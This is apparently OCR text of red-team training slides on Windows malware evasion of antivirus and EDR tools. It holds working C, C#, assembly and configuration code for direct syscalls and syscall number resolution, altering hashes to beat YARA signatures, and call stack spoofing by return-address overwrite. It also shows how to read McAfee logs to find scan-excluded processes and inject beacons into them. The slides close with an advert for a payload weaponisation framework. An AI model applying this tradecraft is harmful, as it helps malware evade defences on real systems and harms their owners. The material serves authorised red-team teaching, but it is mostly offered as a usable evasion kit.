- » FreshyCalls – Sorting the address of system calls in ascending order using NTDLL in memory. **Reliable.**
  - » Very nice implementation in C++17 x64, using no external .ASM file
- » SysWhispers2 – based on FreshyCalls, modernised version of SysWhispers1 not requiring OS version.
- » Halos Gate – Modification of Hells Gate; extracts SSNs from non-hooked, neighbouring APIs. Just as unreliable.
- » Runtime Function Table – all exported functions are collected in Exception Directory. **Super reliable.**
  - » By walking Exception Directory entries - we can *compute* SSNs of each native API
- » SysWhispers3 – builds on SysWhispers2, adds support for x86/Wow64

```
syscall.CallSyscall("NtCreateFile", &file_handle,
                            FILE_GENERIC_WRITE,
                            &obj,
                            &isb,
                            nullptr,
                            FILE_ATTRIBUTE_NORMAL, FILE_SHARE_WRITE, FILE_OVERWRITE_IF,
                            FILE_RANDOM_ACCESS | FILE_NON_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT,
                            nullptr,
                            0)
        .OrDie("[CreateDumpFile] An error happened while creating the dump file: \"{{result_msg}}\" (Error Code: {{result_as_hex}})");
```

```
// First opcodes should be :
//    MOV R10, RCX
//    MOV RCX, <syscall>
if (*((PBYTE)pFunctionAddress + cw) == 0x4c
        && *((PBYTE)pFunctionAddress + 1 + cw) == 0x8b
        && *((PBYTE)pFunctionAddress + 2 + cw) == 0xd1
        && *((PBYTE)pFunctionAddress + 3 + cw) == 0xb8
        && *((PBYTE)pFunctionAddress + 6 + cw) == 0x00
        && *((PBYTE)pFunctionAddress + 7 + cw) == 0x00) {
        BYTE high = *((PBYTE)pFunctionAddress + 5 + cw);
        BYTE low = *((PBYTE)pFunctionAddress + 4 + cw);
        pVxTableEntry->wSystemCall = (high << 8) | low;
        break;
}
```

Direct Syscalls

» Syscall numbers sorting is along with the **Runtime Function Table** - most reliable mean to collect SSNs.



https://twitter.com/mrgretzky/status/1612843998724624388/photo/1

Direct Syscalls - Details

» **@modexp from MDSec*** detailed, that there are 3 memory-held internal tables containing RVAs of all System Calls:

  » **Export Address Table** (IMAGE_EXPORT_DIRECTORY)

  » **Runtime Function Table** (IMAGE_RUNTIME_FUNCTION_ENTRY) <== My Favourite!

  » **Guard CF Function Table** (IMAGE_LOAD_CONFIG_DIRECTORY)

» We can use any of these tables to gather System Call addresses, sort them in ascending order & count – computing proper SSNs ourselves

» For Direct Syscall methods relying on NTDLL.DLL parsing, we need to acquire FRESH/unmodified contents of DLL somehow:

  » Read your own fresh copy of NTDLL.DLL from disk

    » unreliable, as EDR can intercept API calls & detect suspicious ntdll.dll access

  » Create a new process in suspended state, then read processes memory to pull NTDLL.DLL from there. Here we assume EDR didn't yet modify/faked/spoofed that DLL

* https://www.mdsec.co.uk/2022/04/resolving-system-service-numbers-using-the-exception-directory/

```
int
GetSsnByName(PCHAR syscall) {
    auto Ldr = (PPEB_LDR_DATA)NtCurrentTeb()->ProcessEnvironmentBlock->Ldr;
    auto Head = (PLIST_ENTRY)&Ldr->Reserved2[1];
    auto Next = Head->Flink;

    while (Next != Head) {
        auto ent = CONTAINING_RECORD(Next, LDR_DATA_TABLE_ENTRY, Reserved1[0]);
        Next = Next->Flink;
        auto m = (PBYTE)ent->DllBase;
        auto nt = (PIMAGE_NT_HEADERS)(m + ((PIMAGE_DOS_HEADER)m)->e_lfanew);
        auto rva = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
        if (!rva) continue; // no export table? skip

        auto exp = (PIMAGE_EXPORT_DIRECTORY)(m + rva);
        if (!exp->NumberOfNames) continue;   // no symbols? skip
        auto dll = (PDWORD)(m + exp->Name);

        // not ntdll.dll? skip
        if ((dll[0] | 0x20202020) != 'ldtn') continue;
        if ((dll[1] | 0x20202020) != 'ld.l') continue;
        if ((*(USHORT*)&dll[2] | 0x0020) != '\x00l') continue;

        // Load the Exception Directory.
        rva = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].VirtualAddress;
        if (!rva) return -1;
        auto rtf = (PIMAGE_RUNTIME_FUNCTION_ENTRY)(m + rva);

        // Load the Export Address Table.
        rva = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
        auto adr = (PDWORD)(m + exp->AddressOfFunctions);
        auto sym = (PDWORD)(m + exp->AddressOfNames);
        auto ord = (PWORD)(m + exp->AddressOfNameOrdinals);

        int ssn = 0;

        // Search runtime function table.
        for (int i=0; rtf[i].BeginAddress; i++) {
            // Search export address table.
            for (int j=0; j<exp->NumberOfFunctions; j++) {
                // begin address rva?
                if (adr[ord[j]] == rtf[i].BeginAddress) {
                    auto api = (PCHAR)(m + sym[j]);
                    auto s1 = api;
                    auto s2 = syscall;

                    // our system call? if true, return ssn
                    while (*s1 && (*s1 == *s2)) s1++, s2++;
                    int cmp = (int)*(PBYTE)s1 - *(PBYTE)s2;
                    if (!cmp) return ssn;

                    // if this is a syscall, increase the ssn value.
                    if (*(USHORT*)api == 'wZ') ssn++;
                }
            }
        }
    }
    return -1; // didn't find it.
}
```

https://github.com/embee-research/Yara
https://github.com/embee-research/APIHashReplace

Direct Syscalls – Killing Bit

» Detection Signatures are being implemented based on:

1. Syscall HASHES
2. Assembly stub bytes
3. Hashing routines/functions

» Evasion Ideas:

» Implement your own or Modify existing Direct Syscalls harness

» **Alter hashing algorithm** – simply changing KEY/BitShift/ROL/arithmetic is enough to refresh Hashes

» Insert JUNK instructions into Assembly Stubs so naïve static signatures won't match any longer

» Or better – use **Indirect Syscalls**: just find **SYSCALL** instruction somewhere in NTDLL.DLL and jump there

» General Advices:

» Don't rely on fresh NTDLL.DLL parsing, don't load one from process/memory

» Don't use Direct Syscalls that extract syscall

» **Use SORTED-RVAs strategy**

» FreshyCalls

» Runtime Function Table

```
// https://github.com/rsmudge/unhook-bof/blob/master/src/ReflectiveLoader.h#L71
#define HASH_KEY    13
//
//  CHANGED TO:
//
// https://github.com/mgeeky/ElusiveMice/blob/master/src/ReflectiveLoader.h#L102
#define HASH_KEY    87
```

2

```
NtCreateProcess PROC
        mov [rsp +8], rcx          ; Save registers.
        mov [rsp+16], rdx
        mov [rsp+24], r8
        mov [rsp+32], r9
        sub rsp, 28h
        mov ecx, 029943818h        ; Load function hash into ECX.
        call SW3_GetSyscallNumber  ; Resolve function h
        add rsp, 28h
        mov rcx, [rsp+8]           ; Restore registers.
        mov rdx, [rsp+16]
        mov r8, [rsp+24]
        mov r9, [rsp+32]
        mov r10, rcx
        syscall                    ; Invoke system call.
        ret
NtCreateProcess ENDP
```

```
static byte[] bNtAllocateVirtualMemory =
{
    0x4c, 0x8b, 0xd1,              // mov r10,rcx
    0xb8, 0x18, 0x00, 0x00, 0x00,  // mov eax,18h
    0x0F, 0x05,                    // syscall
    0xC3                           // ret
};
```

```
// Syscall Hashes
$nt_hash1 = {53 17 e6 70} //0x70e61753 == ntdll.dll
$nt_hash2 = {43 6a 45 9e} //0x9e456a43 == LdrLoadDll
$nt_hash3 = {ec b8 83 f7} //0xf783b8ec == NtAllocateVirtualMemory
$nt_hash4 = {88 28 e9 50} //0x50e92888 == NtProtectVirtualMemory
```

1

```
(  \Desktop\Yara>yara64.exe HavocDemon.yara c:\\users\  -r 2>null
DemonHashes  \Desktop\havoc\demon-foliage-directSyscall-shellcode.bin
DemonHashes  \Desktop\havoc\demon-foliage-syscalls.dll
DemonHashes  \Desktop\havoc\demon-shell-indsyscall-waitfor.shellcode.bin
DemonHashes  \Desktop\havoc\demon-foliage-winapi.bin
DemonHashes  \Desktop\havoc\demon-foliage-directSyscall.exe.bin
DemonHashes  \Desktop\havoc\demon-exe-waitforsingleObject-syscalls-sleep2-indirectsys.bin
```

2

Call Stack Obfuscation

☢ Problem Analysis

» As soon as we invoke suspicious API, EDR might perform some light correlation checks.

  » NtOpenProcess, NtCreateThreadEx, NtAllocateVirtualMemory, etc.

» What EDR might inspect:

  » Process & Thread that invoked that API

  » Parent-Child hierarchy of callee process

  » Whether invoking Thread was started from file-backed memory (Thread's start address & Get-InjectedThread)


  » Whether there is a Function Frame in invoking Thread's Call Stack that links back to injected, suspicious memory

» If there's a suspicious injected memory, visible from thread's Call Stack

  » EDR might scan that memory & unveil our Malwarezzz :<

» **So we'll Spoof it out.**

  » To masquerade our malware's code allocations.



☢ Return Address overwrite

» First publicly published & simplest approach – blatantly overwrite function's return address with 0

» That will terminate call stack's unwinding algorithm

» Unless EDR implements complete, complex call stack unwinding – examination based on DbgHelp!StackWalk64 will fail

» If EDR implements that algorithm, it should be able to disclose our Malware.

» Implement custom API resolver (similar to GetProcAddress)

» => before calling out to suspicious functions, overwrite RetAddr := 0

» When system API returns, restore own RetAddr. This way we can hide our API calls.


```
void WINAPI MySleep(DWORD _dwMilliseconds)
{
    [...]
 1  auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
 2  const auto origReturnAddress = *overwrite;
 3  *overwrite = 0;

    [...]
 4  *overwrite = origReturnAddress;
}
```

Stack - thread 34356

#	Name	Stack address	Return address	Frame address
0	ntoskrnl.exe!KiDeliverApc+0x1b0			
1	ntoskrnl.exe!KiSwapThread+0x827			
2	ntoskrnl.exe!KiCommitThreadWait+0x14f			
3	ntoskrnl.exe!KeDelayExecutionThread+0x122			
4	ntoskrnl.exe!NtDelayExecution+0x5f			
5	ntoskrnl.exe!KiSystemServiceCopyEnd+0x25			
6	ntdll.dll!NtDelayExecution+0x14	0x88da5ffa98	0x7ffeb65795be	0x88da5ffa90
7	KernelBase.dll!SleepEx+0x9e	0x88da5ffaa0	0x22d6bd5bd51	0x88da5ffb30
8	0x22d6bd5bd51	0x88da5ffb40		
9	0x1388	0x88da5ffb48		
10	0x22d00000000	0x88da5ffb50		
11	0x1b0001c00000bb	0x88da5ffb58		

Stack - thread 45956

#	Name	Stack address	Frame address	Return address
0	ntoskrnl.exe!KiDeliverApc+0x1b0			
1	ntoskrnl.exe!KiSwapThread+0x827			
2	ntoskrnl.exe!KiCommitThreadWait+0x14f			
3	ntoskrnl.exe!KeDelayExecutionThread+0x122			
4	ntoskrnl.exe!NtDelayExecution+0x5f			
5	ntoskrnl.exe!KiSystemServiceCopyEnd+0x25			
6	ntdll.dll!NtDelayExecution+0x14	0x3211ff4d8	0x3211ff4d0	0x7ffeb65795be
7	KernelBase.dll!SleepEx+0x9e	0x3211ff4e0	0x3211ff570	0x7ff79a49125c
8	ThreadStackSpoofer.exe!MySleep+0x5c	0x3211ff580	0x3211ff5d0	



☢ Spoofing


» The True Call Stack Spoofing requires mimicking **ntdll!RtlUnwind**

» -> which in turn is a quite convoluted *(600+ lines long implementation)*.


» Some have that already implemented. Game Hacking community had it 4 years earlier ☺

» Game Hackers don't share their TTPs cause they earn a lot of money on *Fortnite Cheats* and others & they compete with each other

» William Burgess was first to publicly disclose a True Call Stack Spoofer



Not Spoofed



Spoofed

Other Exotic Evasions

☢ AV Specific Evasions

```
set spawnto_x64 "%WINDIR%\\Sysnative\\conhost.exe"
set spawnto_x86 "%ProgramFiles(x86)%\\Citrix\\ICA Client\\ssonsvr.exe"
```


» Sometimes, the best AV/EDR evasion is lurking out there in local log files.

» Here, McAfee AV tells us nicely which processes are excluded from scanning

  » C:\ProgramData\McAfee\Endpoint Security\Logs\AdaptiveThreatProtection_Activity.log

» Now, knowing that **conhost.exe** is excluded from scanning process – we can inject our Malware there.

» Nice trick for Internal Red Teams to kinda *bend the rules* ☺





```
MINGW64 /c/ProgramData/McAfee/Endpoint Security/Logs
$ cat AdaptiveThreatProtection_Activity.log  | grep -i -P 'ssonsvr|conhost|selfservice' | cut -d '|' -f 9 | sort -u
 Skipping scan for excluded file C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe
 Skipping scan for excluded file C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfServicePlugin.exe
 Skipping scan for excluded file C:\Windows\System32\conhost.exe
 Skipping scan for excluded process C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe
 Skipping scan for excluded process C:\Program Files (x86)\Citrix\ICA Client\ssonsvr.exe
 Skipping scan for excluded process C:\Windows\System32\conhost.exe
```

☢ AV Specific Evasions

» Also, AV aren't typically self-defending against process injection their GUI processes.


» So after a number of tries, we would end up knowing **fcnm.exe** (McAfee process) is not protected

- » So we can set inject our Beacons there.
- » That way, McAfee is not a problem for our Malware anymore ☺



☢ Sleep Obfuscation

- ROP-Styled Sleep Obfuscations
  - **Ekko** & **FOLIAGE** – Implementation of Nighthawk's attempt to obfuscate while sleeping using Gargoyle-styled **CreateTimerQueueTimer** sleeping
  - These set up _CONTEXT in advance so that EIP/RIP points to Native API (like VirtualProtect)
  - And then they schedule APCs with **NtContinue** to jump to that requested API



https://offensivecraft.wordpress.com/2022/11/29/memory-hiding-technique-series-ekko-the-basics/

☢ Hardcore stuff inbound

- **Thousand ways to CreateProcess**
  - alternative process execution techniques, can contribute to evasion potential
  - https://github.com/daem0nc0re/TangledWinExec
- **Indirectly loading DLLs through a Work Item:**
  - We can load DLLs by queuing a work item with **RtlQueueWorkItem** pointing to address of **LoadLibraryW** and a pointer to the buffer
  - Example implementation by @rad9800: **https://github.com/rad9800/misc/blob/main/bypasses/WorkItemLoadLibrary.c**
- **HWND -> HANDLE:** Acquiring Process' Handle without OpenProcess
  1. Find **explorer.exe** window handle (HWND) using **EnumWindows**
  2. Then, when you have explorer's HWND – convert it into process' handle with **GetProcessHandleFromHwnd**
  3. Handle obtained can be only from the process running in the context of same user as the invoker.
     - Handle will have all the juiciest privileges set on it:
     - PROCESS_DUP_HANDLE | PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE | SYNCHRONIZE
     - Magic happens in **win32u!NtUserRegisterUserApiHook**
  4. Since we have PROCESS_DUP_HANDLE – we can duplicate it into a pseudo handle (-1) and get **Full Access Handle** (James Forshaw)

Outro

Outro

- Let’s stay in touch!
  - Anything I can help with – starting with AV/EDR detection issues you might be experiencing
  - Any code/programming/Windows Internals/Malware related questions, problems
  - Additional pair of Malware Development hands that you could use to guide you, help out
  - Or just random Red Team, security and related chit chat

- **Red Macros Factory:** If you’re looking to automate payloads weaponization – check out my Initial Access Framework:
  - https://binary-offensive.com/initial-access-framework.html
  - Special offer for Training attendees: **3000 EUR / 10 seats** (as compared to 3500 / 5 seats)

- I’m all ears and eager to help you out during your Red Team struggles!

  - @mariuszbit
  - mb@binary-offensive.com
  - mgeeky.tech / https://binary-offensive.com

- If you enjoyed my Training – share your thoughts on Twitter, LinkedIn, among colleagues ☺
  - That will help me grow & develop more high quality trainings!
  - It would be helpful to me if considered filling in after-Training questionnaire: https://forms.gle/Hgq9jsi6KkyUDKnD7

Q & A

Questions? ☺